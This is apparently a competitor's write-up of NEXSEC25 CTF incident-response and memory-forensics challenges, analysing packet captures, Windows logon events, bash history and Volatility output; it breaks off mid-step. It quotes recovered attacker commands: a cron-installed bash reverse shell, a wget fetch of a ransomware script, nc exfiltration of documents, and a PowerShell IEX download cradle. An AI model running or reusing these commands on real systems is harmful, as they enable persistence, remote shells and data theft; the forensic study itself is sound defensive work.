
Command Executed: `cat /etc/shadow`

Output Received: `cat: /etc/shadow: Permission denied`

Since the attacker was operating as the low-privilege `www-data` user, they were correctly denied access to read the root-owned `/etc/shadow` file.

Flag: `nexsec25{/etc/shadow}`

10. Breadcrumbs 10



The screenshot shows a dark-themed interface for a challenge titled "Breadcrumbs #10". At the top, it says "Challenge Details" and "Completed" in a green box. Below that, it says "Incident Response". The challenge title "Breadcrumbs #10" is prominently displayed. There are two tabs: "Overview" (selected) and "Solves". The main content area contains the question: "What command did the attacker use to search for SUID binaries on the system?"

The attacker used a standard reconnaissance command to search for SUID (Set User ID) binaries, which are executables that run with the permissions of the file owner (often root). This is a common step in privilege escalation.

The command executed was (Stream 36, around packet 618):

Flag: `nexsec25{find / -perm -4000 -type f 2>/dev/null}`

11. Breadcrumbs 11

Challenge Details

Completed

Incident Response

Breadcrumbs #11

Overview Solves

The attacker established persistence. What is the full command used?

The attacker established persistence by adding a malicious entry to the www-data user's cron job scheduler. This ensured that the reverse shell connection would be re-established every minute, even if the current shell session was terminated.

The full command used to modify the crontab was found in the network traffic (Stream 39, around packet 656):

```
(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >&/dev/tcp/172.16.23.13/4444 0>&1'" | crontab -
```

This command works by:

1. **(crontab -l 2>/dev/null; ...)**: Reading any existing cron jobs (none existed, in this case).
2. **echo "..."**: Appending the reverse shell payload (`* * * * * /bin/bash -c 'bash -i >&/dev/tcp/172.16.23.13/4444 0>&1'`) to the output.
3. **| crontab -**: Piping the combined text back into crontab, which installs it as the new crontab entry for the www-data user.

Flag: nexsec25{`(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >&/dev/tcp/172.16.23.13/4444 0>&1'" | crontab -}`**}**

12. Breadcrumbs 13

Challenge Details

Completed

Incident Response

Breadcrumbs #13

Overview Solves

What user's home directory that the attacker tried to access?

The attacker first identified a high-value user, **sysadmin** by viewing the `/etc/passwd` file. They then proceeded to target this user's home directory.

The command used to attempt access to the home directory was (Stream 43, around packet 777):

Command: `ls -la /home/sysadmin/`

Result: cannot open directory '/home/sysadmin/': Permission denied

Flag: `nexsec25{sysadmin}`

13. Security Incident

Challenge Details

Completed

Incident Response

Security Incident

Overview Solves

A critical security alert was triggered on one of the company's servers. Forensic analysts collected event logs and system artifacts, but the initial reports are incomplete.


Examine the provided logs and determine when an unauthorized user successfully gained access to the system and identify the compromised account. Provide the username, timestamp in GMT+8 and replace spaces with underscores.

FLAG FORMAT: `nexsec25{MM/DD/YYYY_HH:MM:SSAM/PM_USERNAME}`

security.zip 311 kB



The challenge give us the event log to determined unauthorized access.



I import the file to XML format to make it easier to read. Based on the description, the key points:

- **“Successfully gained access”** → look for **successful logons**
- Windows logs → **Security Event Log**
- Unauthorized user → **non-system / non-service account**
- Earliest occurrence → **first successful access**

So the main event ID to hunt is 4624.

Why this is suspicious:

- **Username:** webadmin (human/admin-style account)
- **Logon Type 3:** Network logon → remote access
- **IP Address present:** Confirms external connection
- Not a service account

This is a real, remote login

```

<Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"/>
<EventID>4624</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2025-12-13T04:35:23.0581432Z"/>
<EventRecordID>164266</EventRecordID>
<Correlation ActivityID="(8b769e81-69c0-0002-cb9e-768bc069dc01)"/>
<Execution ProcessID="708" ThreadID="10416"/>
<Channel>Security</Channel>
<Computer>DESKTOP-1K9LKBU</Computer>
<Security>
</System>
<EventData>
<Data Name="SubjectUserSid">S-1-0-0</Data>
<Data Name="SubjectUserName"></Data>
<Data Name="SubjectDomainName"></Data>
<Data Name="SubjectLogonId">0x0</Data>
<Data Name="TargetUserSid">S-1-5-21-633758005-1163594045-3169700458-1003</Data>
<Data Name="TargetUserName">webadmin</Data>
<Data Name="TargetDomainName">DESKTOP-1K9LKBU</Data>
<Data Name="TargetLogonId">0x5a1e2f8</Data>
<Data Name="LogonType">3</Data>
<Data Name="LogonProcessName">NtLmSsp</Data>
<Data Name="AuthenticationPackageName">NTLM</Data>
<Data Name="WorkstationName"></Data>
<Data Name="LogonGuid">{00000000-0000-0000-0000-000000000000}</Data>
<Data Name="TransmittedServices"></Data>
<Data Name="LmPackageName">NTLM V2</Data>
<Data Name="KeyLength">128</Data>
<Data Name="ProcessId">0x0</Data>
<Data Name="ProcessName"></Data>
<Data Name="IpAddress">100.96.0.32</Data>
<Data Name="IpPort">0</Data>
<Data Name="ImpersonationLevel">XX1833</Data>
<Data Name="RestrictedAdminMode"></Data>
<Data Name="TargetOutboundUserName"></Data>
<Data Name="TargetOutboundDomainName"></Data>
<Data Name="VirtualAccount">XX1843</Data>
<Data Name="TargetLinkedLogonId">0x0</Data>
<Data Name="ElevatedToken">XX1843</Data>
</EventData>
<RenderingInfo Culture="en-US">
<Message>An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Information: Logon Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: No Impersonation Level: Impersonation New Logon: Security ID: S-1-5-21-633758005-1163594045-3169700458-1003 Account Name: webadmin Account Domain: DESKTOP-1K9LKBU Logon ID: 0x5A1E2F8 Linked Logon ID: 0x0 Network Account Name: - Network Account Domain: - Logon GUID: {00000000-0000-0000-0000-000000000000} Process Information: Process ID: 0x0 Process Name: - Network Information: Workstation Name: - Source Network Address: 100.96.0.32 Source Port: 0 Detailed Authentication Information: Logon Process: NtLmSsp Authentication Package: NTLM Transmitted Services: - Package Name (NTLM only): NTLM V2 Key Length: 128 This event is generated when a logon session is created. It is generated on the computer that was accessed. The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe. The logon type field indicates the

```

We need to convert the answer following the flag format.

Flag: nexsec25{12/13/2025_12:35:23PM_webadmin}

14. Classic #1 & Classic #2

Challenge Details

Completed

Incident Response
Classic #1

Overview Solved

The SOC team received an alert indicating suspicious activity on a server. As a forensic investigator, you have been provided with triage results from the compromised system.

Analyze the available outputs and answer the following questions.

Which service was used to gain initial access to the server?

Flag Format: nexsec25(strings)

Triage_Output.zip 7.78 MB

Submissions

Muhammad Aliff Bin Anuar
Sun, Dec 14, 2025, 1:15 AM

Correct

nexsec25(ssh)

Challenge Details

Completed

Incident Response

Classic #2

OverviewSolves

Which IP address used by the attacker for this initial access activity?
Flag format: nexsec25{x.x.x.x}

Submissions


Muhammad Aliff Bin Anuar
Sun, Dec 14, 2025, 1:16 AM

Correct

nexsec25{100.96.0.2}

Go into catscale_out/logs, found a file named localhost-20251213-0945-whoandwhat.txt

```

1 09:45:12 up 45 min,  1 user,  load average: 0.29, 0.08, 0.02
2 USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
3 centos    pts/0    100.96.0.2    09:41       6.00s      0.07s   0.02s  sshd: centos [priv]

```

In this file found out that the attacker is using user id: centos, with the IP attacker: 100.96.0.2 and using SSH to connect to the victim.

Classic#1 answer: nexsec25{ssh}

Classic#2 answer: nexsec25{100.96.0.2}

15. Classic #3

Challenge Details

Completed

Incident Response

Classic #3

OverviewSolves

Identify exact full command being used to download the malicious binary?
Flag format: nexsec25{full command}


Submissions


Muhammad Aliff Bin Anuar
Sun, Dec 14, 2025, 5:21 AM


Correct

nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}

In this challenge, we need to find and identify exact full command being used to download the malicious binary.



Go into catscale_out/User_Files and found a file name hidden-user-home-dir.tar.gz



In this /home/centos, found a file named ./bash_history

```
localhost-20251213-0945-processes-axww5o.txt x localhost-20251213-0945-ss-anepo.txt x .bas
64 w
65 sudo nano /etc/ssh/sshd_config
66 sudo systemctl restart sshd
67 sudo su
68 exit
69 w
70 ls
71 cd data_production/
72 ls
73 file *
74 cd ..
75 ls
76 whoami
77 netstat -ntlp
78 ps -aux
79 cat /etc/os-release
80 cat /etc/passwd
81 clear
82 wget --limit-rate=1k http://192.168.8.11:8080/init.sh
83 ls -lah
84 chmod +x init.sh
85 ./init.sh
86 ./init.sh --folder /home/centos/data_production/
87 ls
88 cd data_production/
89 ls -lah
90 cat RANSOM_NOTE.txt
91 pv
92 ls
93 ls -lah data_production/
94 cd document/
95 ls -lah
96 nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
97 cd document/
98 ls
99 nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.conf
100 cd ..
101 ./init.sh --folder /home/centos/document/
102 rm init.sh
103 exit
104
```

In line 82, found out that the attacker used `wget --limit-rate=1k`
<http://192.168.8.11:8080/init.sh> command to download the malicious binary.

Classic#3 answer: nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}

16. Classic #4

Challenge Details

Completed

Incident Response

Classic #4

OverviewSolves

Which directory was initially affected by the ransomware.
Flag format: nexsec25{/var/www/html/}

Submissions

 Muhammad Aliff Bin Anuar
Sun, Dec 14, 2025, 5:21 AM

Correct

nexsec25{/home/centos/data_production/}

In this challenge, we need to find the directory that was initially affected by the ransomware.

```
79 cat /etc/os-release
80 cat /etc/passwd
81 clear
82 wget --limit-rate=1k http://192.168.8.11:8080/init.sh
83 ls -lah
84 chmod +x init.sh
85 ./init.sh
86 ./init.sh --folder /home/centos/data_production/
87 ls
88 cd data_production/
89 ls -lah
90 cat RANSOM_NOTE.txt
91 pv
92 ls
93 ls -lah data_production/
94 cd document/
95 ls -lah
96 nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
97 cd document/
98 ls
99 nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.conf
100 cd ..
101 ./init.sh --folder /home/centos/document/
102 rm init.sh
103 exit
```

From the previous `./bash_history` at the line 86, we can see the attacker run the malware in `/home/centos/data_production/` directory and that was initially affected by the ransomware.

Classic#4 answer: nexsec25{/home/centos/data_production/}

17. Classic #5 & Classic #6

Challenge Details

Completed

Incident Response

Classic #5

Overview Solved

Which tool or utility was used to transfer documents/files out to the attacker's server?
Flag format: nexsec25{nc}

Submissions

 Muhammad Aliff Bin Anuar
Sun, Dec 14, 2025, 1:39 AM

Correct

nexsec25{nc}

In this challenge, we need to find Which tool or utility was used to transfer documents/files out to the attacker's server.

```
pv
ls
ls -lah data_production/
cd document/
ls -lah
nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
cd document/
ls
nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.conf
cd ..
./init.sh --folder /home/centos/document/
rm init.sh
exit
```

From the previous `./bash_history` also we can see that the attacker used `nc` to transfer documents/files out to the attacker's server.

Classic#5 answer: nexsec25{nc}

Challenge Details

Completed

Incident Response

Classic #6

Overview

Solves

What was the initial file transferred out to the attacker's server?

Flag format: nexsec25{filename.ext}

Submissions

 Muhammad Aliff Bin Anuar

Sun, Dec 14, 2025, 5:22 AM

Correct

nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}

👁


```
88 cd data_production/
89 ls -lah
90 cat RANSOM_NOTE.txt
91 pv
92 ls
93 ls -lah data_production/
94 cd document/
95 ls -lah
96 nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
97 cd document/
98 ls
99 nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.conf
100 cd ..
101 ./init.sh --folder /home/centos/document/
102 rm init.sh
103 exit
```

And for the next question the initial file that transferred out to the attacker's server is Nexsec2025_Operational_Maintenance_Notes.txt

Classic#6 answer: nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}

Digital Forensic

1. Memoir 1

Challenge Details

Completed

Digital Forensics

MEMOIR #1

OverviewSolves

An employee at Berjaya Company appears to have been compromised, and the circumstances remain unclear. We now need your expertise to analyze the acquired memory snapshot and uncover the incidents that unfolded behind the scenes.

SHA256:
bade0f98f48c5bdd15eb8cfc91b8d56bc162e950ab93c0933f4e2b111aef5a4

File (if, any):
<https://shorturl.at/ISZs4>

What is the full filename of the malicious file that was opened?

NEXSEC25{filename.extension}

I used this command because this will show you the arguments passed to those executables.

```
(h4kim@kali)-[~/Downloads/capturex/volatility3]
└─$ python3 vol.py -f memdump.mem windows.cmdline
Volatility 3 Framework 2.27.1
Progress: 100.00 PDB scanning finished
PID Process Args
```

It give the long output until I notice the name of the opened malicious file.


```
3920 conhost.exe ~
7524 thunderbird.exe "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -isForBrowser -prefsHandle 3436:6343 -prefMapHandle 3440:285758
-jsInitHandle 3444:223356 -parentBuildID 20251203205047 -ipcHandle 3212 -initialChannelId {7e200b95-4de2-4f31-a954-3e2d8c10ad92} -parentPid 4808 -crashRep
orter "\\.\pipe\gecko-crash-server-pipe.4808" -crashHelper 3460 -win32kLockedDown -appDir "C:\Program Files\Mozilla Thunderbird" - 2 tab
6968 thunderbird.exe "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -parentBuildID 20251203205047 -prefsHandle 3628:8255 -prefMapHa
ndle 3632:285758 -ipcHandle 2584 -initialChannelId {b4803e3d-6fa6-4964-94f2-0cdfa3b17bc8} -parentPid 4808 -crashReporter "\\.\pipe\gecko-crash-server-pipe.
4808" -crashHelper 3648 -appDir "C:\Program Files\Mozilla Thunderbird" - 3 rdd
5500 thunderbird.exe "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -isForBrowser -prefsHandle 4476:6343 -prefMapHandle 4484:285758
-jsInitHandle 4492:223356 -parentBuildID 20251203205047 -ipcHandle 4480 -initialChannelId {abd02418-587c-49aa-ade7-9737db651d0c} -parentPid 4808 -crashRep
orter "\\.\pipe\gecko-crash-server-pipe.4808" -crashHelper 4300 -win32kLockedDown -appDir "C:\Program Files\Mozilla Thunderbird" - 4 tab
8668 FileCoAuth.exe "C:\Users\azman\AppData\Local\Microsoft\OneDrive\25.216.1104.0002\FileCoAuth.exe" -Embedding
6372 CompatTelRunne C:\Windows\system32\CompatTelRunner.exe -m:appraiser.dll -f:\oscheduledtasks\com\kimmisuuki\AppleSeed\refs/
4784 WINWORD.EXE "C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\azman\Downloads\Jemputan_Bengkell_Strategik.docx
7240 cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/
heads/main/cat.ps1')
6780 conhost.exe \?\C:\Windows\system32\conhost.exe 0x4
6112 powershell.exe powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/
s/heads/main/cat.ps1')
6044 powershell.exe powershell"
5096 powershell.exe -
```

The winword.exe is the first step how the infection started. The user opened a malicious Microsoft Word document named **Jemputan_Bengkel_Strategik.docx** from their Downloads folder. This document likely contained a malicious macro (or exploited a vulnerability) to launch the next stage.

Flag: NEXSEC25{Jemputan_Bengkel_Strategik.docx}

2. Memoir 2:

Step 1 : extract the file given using command in photo



```
(cicakmeng@kali2025)-[~/Downloads]
$ 7z x memdump.7z

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 694841063 bytes (663 MiB)

Extracting archive: memdump.7z
--
Path = memdump.7z
Type = 7z
Physical Size = 694841063
Headers Size = 130
Method = LZMA2:25
Solid = -
Blocks = 1

Everything is Ok

Size:      3221225472
Compressed: 694841063
```

memdump.7z memdump.mem

Step 2: Check the Extracted Filename

First, list the files to get the exact name of the extracted memory file (it is likely memdump.mem or memdump.raw).

```

(cicakmeng@kali2025)-[~/Downloads]
$ ls -lh
total 4.3G
drwxrwxr-x 2 cicakmeng cicakmeng 4.0K Dec  6 13:35 _Ahoj.png.extracted
drwxrwxr-x 6 cicakmeng cicakmeng 4.0K Nov  7 12:10 ctfcombat
drwxrwxr-x 3 cicakmeng cicakmeng 4.0K Nov 24 04:21 DJI_Mini_Pro_4_FILEPATH
-SOURCE-LOGS-BLACKBOX
drwxrwxr-x 6 cicakmeng cicakmeng 4.0K Nov  8 02:57 dystopia_unpacked
drwxrwxr-x 4 cicakmeng cicakmeng 4.0K Nov 21 11:13 la.exe.extracted
-rw-rw-r-- 1 cicakmeng cicakmeng 663M Dec 11 23:08 memdump.7z
-rw-rw-r-- 1 cicakmeng cicakmeng 3.0G Dec 11 15:09 memdump.mem
drwxrwxr-x 2 cicakmeng cicakmeng 4.0K Dec 12 21:49 'MEMORY - 02'
-rw-rw-r-- 1 cicakmeng cicakmeng 663M Dec 12 21:46 'MEMORY - 02-20251213T02
4401Z-3-001.zip'
drwxrwxrwx 83 cicakmeng cicakmeng 4.0K Oct 10 11:09 node_modules
-rw-rw-r-- 1 cicakmeng cicakmeng 177K Dec  9 13:23 openstego_0.8.6-1_all.d
eb
drwxrwxr-x 5 cicakmeng cicakmeng 4.0K Nov  7 23:38 playcat
drwxrwxrwx 4 cicakmeng cicakmeng 4.0K Oct 10 11:09 public
drwxrwxr-x 2 cicakmeng cicakmeng 4.0K Nov 20 13:50 scri
drwxrwxr-x 2 cicakmeng cicakmeng 4.0K Dec 12 21:49 stout
drwxrwxr-x 2 cicakmeng cicakmeng 4.0K Nov 21 10:07 'tah la'
drwxrwxr-x 2 cicakmeng cicakmeng 4.0K Nov  8 03:05 test
drwxrwxrwx 2 cicakmeng cicakmeng 4.0K Oct 10 11:09 views
drwxrwxr-x 2 cicakmeng cicakmeng 4.0K Nov  7 21:50 wallpaper

```

Step 3: Clone the tool to Scan for Network Connections

```

(cicakmeng@kali2025)-[~/Downloads]
$ git clone https://github.com/volatilityfoundation/volatility3.git
Cloning into 'volatility3'...
remote: Enumerating objects: 49381, done.
remote: Counting objects: 100% (104/104), done.
remote: Compressing objects: 100% (50/50), done.
remote: Total 49381 (delta 81), reused 62 (delta 54), pack-reused 49277 (from 2)
Receiving objects: 100% (49381/49381), 9.84 MiB | 7.84 MiB/s, done.
Resolving deltas: 100% (38323/38323), done.

(cicakmeng@kali2025)-[~/Downloads]
$ cd volatility3

```

Step 4: start scanning

```

(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ python3 vol.py -f ../memdump.mem windows.netscan
Volatility 3 Framework 2.27.1

```

Step 5: see this suspicious: PowerShell connecting directly to the same external IP suggests it's fetching payloads or executing a reverse shell. and now we get the flag ip which is (188.166.181.254).

```

rshell.exe 2025-12-11 19:56:02.000000 UTC
0xba018db1f8a0 TCPv4 192.168.8.34 49915 188.166.181.254 443 ESTA
BLISHED 3968 powershell.exe 2025-12-11 20:01:28.000000 UTC

```

3. Memoir 3:

Step1: **Run the cmdline Plugin:** Use Volatility to list the command line arguments for all processes. `python3 vol.py -f ../memdump.mem windows.cmdline`

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ python3 vol.py -f ../memdump.mem windows.cmdline
Volatility 3 Framework 2.27.1
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 100.00 PDB scanning finished
end
PID Process Args
```

Step 2: Look for a URL in the command arguments that starts with <https://raw.githubusercontent.com/...> And found

```
6112 powershell.exe powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1')
```

Step 3: found the flag (NEXSEC25{kimmisuuki}).YAYYYYYY 😊

4. Memoir 4:

Step 1: Find the Dumper by Path (The "User Folder" Strategy)

```
(cicakmeng@kali2025)-[~/Downloads/volatility3]
$ python3 vol.py -f ../memdump.mem windows.filescan | grep ".exe" | grep "
Users"
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 0.00 Scanning layer_name using PdbSignatureScanner
Progress: 100.00 PDB scanning finished
0xba018b4ddb50 \Users\azman\AppData\Local\Microsoft\OneDrive\25.216.1104.00
02\OneDrive.Sync.Service.exe
0xba018ce188b0 \Users\azman\AppData\Local\Microsoft\OneDrive\25.216.1104.00
02\OneDrive.Sync.Service.exe
0xba018e03a130 \Users\azman\AppData\Local\Microsoft\Edge\User Data\Subresou
rce Filter\Indexed Rules\37\10.34.0.81\Ruleset Data
0xba018e799e00 \Users\azman\AppData\Local\Microsoft\OneDrive\OneDrive.exe
0xba018e79ada0 \Users\azman\AppData\Local\Microsoft\OneDrive\OneDrive.exe
0xba018ecb1820 \Users\azman\AppData\Local\Temp\team.exe
0xba018ecb6320 \Users\azman\AppData\Local\Temp\team.exe
0xba018fb74280 \Users\azman\AppData\Local\Microsoft\OneDrive\25.216.1104.00
02\FileCoAuth.exe
0xba018fc68290 \Users\azman\AppData\Local\Packages\Microsoft.Windows.Search
_cw5n1h2txyewy\LocalState\EBWebView\Subresource Filter\Indexed Rules\37\10.3
4.0.81\Ruleset Data
0xba0190062900 \Users\azman\AppData\Local\Temp\mk.exe
```

Step2: Dump mk.exe

```

